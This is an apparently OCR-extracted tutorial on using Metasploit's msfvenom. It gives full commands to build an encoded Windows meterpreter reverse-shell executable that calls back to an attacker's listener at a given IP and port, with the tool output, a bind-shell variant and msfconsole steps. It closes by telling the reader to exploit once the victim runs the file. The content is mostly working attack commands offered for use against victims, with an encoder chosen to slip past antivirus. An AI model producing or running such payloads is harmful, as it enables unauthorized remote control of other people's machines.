“MSF VENOM”

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Msf venom:

Msfvenom is a command line instance of Metasploit that is used to generate and output all of the various types of shell code that are available in Metasploit

Creating a payload:

1.To see list of available option type msfvenom in terminal
2.To create msf venom payload first we will see the reverse shell .

1.Reverse shell:

A reverse shell (also known as a connect-back) is the exact opposite: it requires the attacker to set up a listener first on his box, the target machine acts as a client connecting to that listener, and then finally the attacker receives the shell.

Note:

-p → payload
-f → file type
-lhost → local host
-lport → localport
-e → encoder

Command:

Msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.60.131 LPORT=4444 -e x86/shikata_ga_nai -f exe > ft1.exe

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.60.131 LPORT=4444 -e x86/shikata_ga_nai  -f exe > ft1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```

2.Bind shell:

A bind shell is a kind that opens up a new service on the target machine and requires the attacker to connect to it in order to get a session

Command :

Msfvenom -p windows/meterpreter/bind_tcp - f exe > ft1.exe

STEPS TO USE MSFVENOM IN MSFCONSOLE


1. For opening Metasploit, type **msfconsole** in the shell to fire it up.

```
root@kali:~# msfconsole
[-] ***rtinG the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***
[*] Starting the Metasploit Framework cOnsole...\
```

2. Use command "**search**" to search for payloads in it (my case it is for windows).


```
msf5 > search payload/windows
```

There are plenty of payloads available for windows choose the best one which suits you.



3. **Use** command is used to select the payload.

4. After selecting payload **show options** is used to see required fields that should be specified with the payload creation.



5) After victim run your exe you can exploit ..

--THANK YOU